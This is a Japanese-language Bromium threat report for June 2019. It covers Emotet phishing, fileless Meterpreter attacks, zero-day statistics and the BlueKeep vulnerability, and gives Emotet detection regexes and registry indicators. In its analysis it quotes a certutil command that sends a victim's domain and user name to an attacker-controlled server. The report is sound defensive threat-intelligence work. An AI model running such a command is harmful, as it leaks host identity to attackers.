BROMIUM INSIGHTS REPORT

Bromium 脅威情勢レポート 2019 年 6 月


脅威の情勢

Bromium Insights Report は、迫りつつある脅威や兆候にお客様が敏感に気づくことができるよう、またセキュリティチームに対して、現在の攻撃に対処したり、進化する脅威を予測し、自分たちのセキュリティ体制を整えたりできるための知識やツールを提供するために作成されています。

Bromium Secure Platform は、パソコンに導入され、あらゆる潜在的な脅威を隔離された仮想マシンの中に封じ込めた状態で動作させます。エンドポイントのセキュリティ対策に「隔離」を加えることで、エンドポイントでの防御が最強となり、ネットワークに侵入を試みるどんなマルウェアがあっても、セキュリティチームがこれを監視、追跡、さらに履歴管理することができる、他では得られない利点が得られます。

注目すべき脅威

2019 年 5 月中に Bromium が隔離した中で最も多かった脅威は、Emotet というバンキング系のトロイの木馬でした。 Bromium の研究室は最近、Emotet がどのように復元され、初期化されるかということについて、3 部構成のブログ、「Emotet：PC にどのように感染するか」、「Emotet：捕まるもんなら捕まえてみな」、「Emotet 状態のゲーム」で分析しています。 Emotet が最初にアクセスしてくる経路は、添付ファイルやハイパーリンク等の”武器”を仕込んだ Microsoft Word 文書の配信に使われる、フィッシング作戦を通じたものです。 2019 年 5 月の Bromium の脅威データでは、Emotet のフィッシングメールで最も多かったのは、正当な請求書や注文書、未払い請求書などを装ったものでした。



マルウェア 分類別割合、2019 年 5 月

Bromium の研究室は、悪意の HTA（HTML アプリケーション）ファイルが仕込まれ、2 段階のシェルコードを実行することで、結果的にリモートサーバーで Meterpreter リバース HTTP シェルセッションが開始される攻撃を分析しました。 この攻撃で注目すべき点は「ファイルレス」であること――つまり、コードを内部メモリ上で直接実行することで、ファイルの中身をディスクに保存することを避けるという点です。 また、検出の回避のために、自給自足のバイナリ（LOL Bins）を独創的な形で使っていることも注目すべき点です。

Google の Project Zero は、公開されているすべてのゼロディ脆弱性を文書にした 2014 年 7 月から 2019 年 5 月までのデータを発表（リンク先英文）しましたが、こうした脆弱性は、悪意を持った脅威の実行者によって「野放しで」侵入されたものでした。 侵入されたゼロディ脆弱性の 3/4 以上（79%）が、4 種の製品に存在していました。 Microsoft Windows（33%）、Adobe Flash Player（21%）、Internet Explorer（13%）、Microsoft Office（12%）です。 データが示しているのは、ベンダーがゼロディ脅威にパッチを用意するには平均で 15 日かかるということで、組織内へのゼロディの侵入の経路をふさぐには、隔離が効果的であることを強調できます。

5 月 14 日、Microsoft は別名 BlueKeep と呼ばれ、Windows Remote Desktop Protocol のカーネルドライバ、ermdd.sys.にあるメモリ解放後使用の（CVSS ベーススコア 9.8 の）深刻な脆弱性、CVE-2019-0708（リンク先英文）のためのパッチをリリースしました。 この脆弱性が特に深刻なのは、攻撃者が認証なしに Remote Desktop Services （RDS）を実行できて

しまう脆弱なシステム上で、任意のコードをリモートで実行できるからです。 Microsoft は影響を受ける、サポート対象外の Windows オペレーティングシステムに対しても、サポート対象のバージョンと同様にパッチをリリースするという異例の措置を取りましたが、これは侵入がワーム拡散メカニズムと組み合わされた場合に与える損害の大きさを懸念したためです。 脆弱性発見コミュニティ、Zero Day Initiative はこの脆弱性の詳細な分析を公表（リンク先英文）し、5 月 29 日には、少なくとも 1 つの概念実証（PoC）スキャナが一般に利用可能になっていました。 CVE-2019-0708 は近いうちに、特に横方向移動のテクニックを使ってマルウェアに侵入されるでしょう。

Windows の以下のバージョンに対して、パッチがリリースされています。

- Windows XP SP3 x86
- Windows XP Professional x64 Edition SP2
- Windows XP Embedded SP3 x86
- Windows Server 2003 SP2 x86
- Windows Server 2003 x64 Edition SP2
- Windows Server 2003 R2 SP2
- Windows Server 2003 R2 x64 Edition SP2
- Windows Vista SP2
- Windows Vista x64 Edition SP2
- Windows 7
- Windows Server 2008
- Windows Server 2008 R2

注目すべき技術

マルウェアが防御の回避のためによく使うテクニックは、サンドボックスや仮想環境の内部では機能を制限するというように、それが実行される環境に応じて振舞いを変えます（MITRE ATT&CK ID: T1497（リンク先英文））。 Bromium の研究室の研究では、Emotet のパッカーコードが、Windows Registry をチェックしてキーを探すことがわかり、またアクセスできないとなると、Emotet はそのローダーやペイロードの実行を中止するのです。このキーがいつ読み込まれるかを監視すれば、特定のシステムでの Emotet ローダーの検出に効果的な方法となります。 このレポートの「すぐに考慮可能な情報」の項で、Emotet を検出するためのシグネチャーを記載します。

Bromium の研究室は、デジタル証明書の管理に使われ、Windows に組み込まれる信頼されたプログラム certutil.exe（MITRE ATT&CK ID: S0160）と LOLBin を独創的に使った攻撃を分析しました。 このツールは、データをエンコードしたり、ルート証明書をインストールしたり、特定の URL からファイルをダウンロードしたりするのに使えるので、攻撃者にとっては貴重なものです。 しかしこの攻撃ではファイルをダウンロードするのではなく、Windows の環境変数%USERDOMAIN%と%USERNAME%を使って、攻撃者が制御しているウェブサーバへ感染したホストについての情報を送るのに、このツールが使われたのです。詳細は、掲載済みのブログ、「おめでとう、Meterpreter シェルが当たりました」でご覧ください。

```
certutil.exe -urlcache -split -f http://[REDACTED].com/u_%userdomain%_%username% null
```


すぐに考慮可能な情報

Bromium Secure Platform 推奨事項

Bromium のお客様は、マルウェアがホスト PC から隔離されており、内部のネットワーク内に拡散することができないので常に保護されています。 Bromium Secure Platform を最新のリリースに更新しておくこと、また Bromium Controller の Operational and Threat Dashboards を使って、エンドポイントデバイスで正しく隔離が実行されることを確認することをお勧めします。

Bromium のお客様全体で 2019 年 5 月にマルウェアが最も多く標的にしたアプリケーションは、Microsoft Word でした。武器化された Office 文書が、第 2 段階のマルウェアをダウンロードする手段として使われることはよくあることです。

次に、マルウェアをダウンロードするために使われることが最も多い一般的な手法を記載します。



マルウェア アプリケーション種別割合、2019 年 5 月

- VBA Stomping などを含む Visual Basic for Application（VBA）マクロで、PowerShell と Command Prompt のコマンドを実行して、マルウェアをダウンロードする。 Windows Management Instrumentation (WMI) Provider Host の WmiPrvSE.exe を使って、間接的に powershell.exe と cmd.exe を呼び出すこともよくみられる。
- Microsoft Office の脆弱性を悪用し、任意のコマンドを実行する。 悪用されることが極めて多い脆弱性のひとつが CVE-2017-11882——Microsoft Word の Equation Editor の脆弱性で、これが最初に発見されたのは 2017 年である。この脆弱性は、Microsoft の 2018 年 1 月の公式アップデートで改修されたが、いまだに CVE-2017-11882 の悪用が野放しになっているのを頻繁に見られる。 お客様には、Office のインストールにパッチを当て、Bromium がインストールされていないコンピュータを常に保護できるようにすることをお勧めする。

Bromium Secure Platform ポリシーで、メールクライアントのための信頼できないファイルのサポートと、Microsoft Office の保護機能を有効にしておくようおすすめしています（これらは当社の推奨ポリシーとして、デフォルトで有効となっています）。 こうした設定を有効にしておくことは、フィッシング作戦で感染するリスクを軽減する、手っ取り早い方法です。推奨された構成の適用にご支援が必要な時は Bromium Support にご連絡ください。

一般的なセキュリティ推奨事項

CVE-2019-0708 について脆弱なシステムには、なるべく早期にパッチを適応すべきです。 またインターネット、特に SMB や RDS に接続されたシステムで Microsoft Windows のサービスをオフにすることで、同様の脆弱性を悪用しようとする攻撃経路を減らすことも推奨します。

シグネチャー

私たちは、まだ Bromium で組織が保護されていないネットワークの一部を保護するのにお役に立つよう、シグネチャーを提供します。 Bromium がインストールされているシステムは、下記の脅威から保護されています。 今月のシグネチャーの焦点は、Emotet バンキング系トロイの木馬をその攻撃のライフサイクルの様々な段階で検出する方法についてです。

Emotet ダウンローダー —— 最も一般的な Emotet の文書ファイル名（2019 年 5 月）

下記の正規表現は、2019 年 5 月に Emotet をダウンロードするために使われた Microsoft Word 文書の最も一般的な添付名と一致しました。 電子メールのゲートウェイログで、こうしたパターンを検索することをお勧めします。

```
^(inf|Inf|INF|PLIK|UNTITLED|Untitled|File|DOC|Doc|DAT|Dane)[-_¥s]¥d{4,12}[-_¥s][^-_¥s]{6,16}¥.doc

^(INC|Payroll)[-_¥s][^-_¥s]+[-_¥s][A-Z]{1}[a-z]{2}+[-_¥s]¥d{2}[-_¥s]¥d{4}¥.doc
```

Emotet Packer – レジストリ・チェック

Bromium 研究室が最新の Emotet のサンプルを分析した結果、Interface¥{AA5B6A80-B834-11D0-932F-00A0C90DCAA9} と呼ばれる鍵があるかどうか、パッカーが Windows Registry をチェックしたことが判明しました。 システムで Emotet ローダーの有無を検出するには、%USERPROFILE% and %TEMP%のように、グローバルに書き込み可能なディレクトリからプロセスを開始することで、このキーを読みこむ監視をしてみることをお勧めします。

- 32 ビットシステム
  - HKEY_CLASSES_ROOT¥Interface¥{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
- 64 ビットシステム
  - HKEY_CLASSES_ROOT¥Wow6432Node¥Interface¥{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

Emotet ローダー ——無効な関数名への GetProcAddress

Bromium の研究室の Emotet の分析ではまた、マルウェアが GetProcAddress への Windows API コールを行い、mknjht34tfserdgfwGetProcAddress と呼ばれる無効な関数のアドレスを解析するということもわかりました。 この無効な関数名への GetProcAddress の API コールを監視することをお勧めします。

さらに詳しく

攻撃者が用いている戦術や技法、手順（TTP など）について、一緒にもっと考えましょう。

Emotet ウェビナー：6 月 12 日

米国太平洋夏時間 6 月 12 日の午前 10 時／東部夏時間の午後 1 時から、Bromium は、Emotet に関する技術的な詳細についてウェビナーを開催します。 元 CIA の CISO、Robert Bigman と、Bromium の製品開発及び脅威研究担当 VP の James Wright を中心としたウェビナーに参加してください。

新規研究：プラットフォーム犯罪とダークネット

最近発行された Behind the Dark Net Black Mirror が、Into the Web of Profit 研究の次の章となり、ダークネットで利用されるマルウェアやハッキングサービスなどの数や種類について、独自の見解を述べています。 研究者の Dr. Mike McGuire は、この闇取引が企業や従業員、お客様、パートナーなどにいかに脅威を与えるかということについて、説得力のある意見を述べています。 レポートのダウンロードはこちら（リンク先英文）から。

常に最新の状態に

Bromium Insight Report は、Bromium Threat Cloud で脅威対策を共有するよう事前に同意したお客様に対してお送りしています。私たちに対して送られた警告は、当社のセキュリティ専門家が分析し、偽陽性を減らし、より詳細で信頼性の高い警告に変えます。また、マイクロ VM で隔離されたマルウェアから収集した脅威データを使って、Bromium によって保護されていない他の重要な資産を守ることもできます。詳細をお知りになりたい場合は、Threat Sharing の Knowledge Base の記事をご覧ください。

私たちは、導入したものを最大限活用していただけるよう、お客様に次のことをしていただくことをお勧めしています。

- Bromium Cloud Services と Threat Forwarding を有効にする。これで、お客様のエンドポイントは最新の Bromium の Rules File（BRF）で継続的に更新されるようになり、しかも、お客様に対する最新のセキュリティ侵害について確かな報告ができるようになります。操作と脅威についての最新情報のレポートのテンプレートを受け取れるよう、最新リリースのたびに Controller を更新するよう設定しておいてください。最新の リリース通知と、お客様用ポータルで見られるソフトウェアダウンロードをご覧になってください。
- Bromium Labs が追加する、新たに発生した攻撃方法の検出について最新情報を得るため、年に 2 回以上は Bromium のエンドポイントソフトウェアを更新してください。

最新の脅威の調査については、Bromium ブログをご覧になると、新規の脅威について当社の研究者が細かく分析し、その動きについて情報を掲載しています。

Bromium Insight Report について

企業の脆弱性が最も大きくなるのは、ユーザが電子メール添付を開いたり、電子メールに載っているリンクをクリックしたりすること、またインターネット上のチャットやファイルのダウンロードなどを行うときです。Bromium Secure Platform は、危険な動作をマイクロ VM の中に閉じ込めて切り離し、マルウェアがホスト PC に感染しないよう、または企業ネットワーク上で拡散しないようにすることで、企業を守ります。マルウェアが閉じ込められているため、Bromium Secure Platform は、お客様がそのインフラストラクチャ全体を強化するのに役立つ診断データを豊富に集めることができます。Bromium Insights Report では、報告され、分析された最新の脅威から得られる重大な成果を処理して、お客様が完全に保護されるように努めます。

BROAD
株式会社ブロード broad-corp.co.jp

本　社　〒100-0014 東京都千代田区永田町 1-11-30 サウスヒル永田町 7F
TEL：03-6205-7463（代表）

大阪営業所　〒531-0072 大阪市北区豊崎 3-4-14 ショーレイビル６階
TEL：06-6375-3775（代表）

マレーシアオフィス　Block F7-10, Jalan PJU 1a/4 Are Damansare, 47301 Petaling Jaya, Selangor,Malaysia